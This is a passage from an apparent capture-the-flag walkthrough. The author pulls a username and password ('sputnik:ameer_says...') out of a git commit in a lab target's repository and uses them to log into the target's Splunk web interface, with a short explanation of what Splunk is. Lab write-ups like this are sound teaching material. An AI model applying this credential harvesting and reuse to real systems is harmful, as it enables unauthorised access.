
```
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git show f4385198ce1cab56e0b2a1c55e8863040045b085
sputnik:ameer_says_thank_you_and_good_job
┌─[kalyan@parrot]─[~/flappy]
└──╼ $
```

It has two words separated by a colon. The first word is "sputnik" and the second word is is ameer_says_thank_you_and_good_job. We don't exactly know what this means but my experience in CTF challenges says this may be username and password.

The question is whose or what are these credentials for? We have seen that there is another port open on the target with Splunk service running. If these credentials are really part of the challenge, then this is the only service they may belong to.

What is Splunk? Splunk is a software service which is used to read, visualize and analyze the machine-generated data gathered from multiple machines in a company. Just imagine a company where multiple devices form a network. Every machine maintains a log and if anything goes wrong, the logs reveal details about what went wrong. Sometimes, it may be a gargantuan task to read these log files manually so simplify reading these log files they are fed to Splunk software which processes this boring information for you.

Although the splunk service is running on port 8089 on the target machine, it's login screen can be accessed on port 61337. Let's open the login screen as shown below.



First time signing in?


If you installed this instance, use the username and password you created at installation. Otherwise, use the username and password that your Splunk administrator gave you.

If you've forgotten your credentials, contact your Splunk administrator.

First time signing in?

192.168.41.179:61337/img/bookmark/apple-icon-72x72-precomposed.png


When I typed in the credentials I got from the file "secret", I successfully got login.



New to Splunk? Take a tour to help you on your way.

Add or forward data to Splunk Enterprise. Afterwards, you may extract fields.

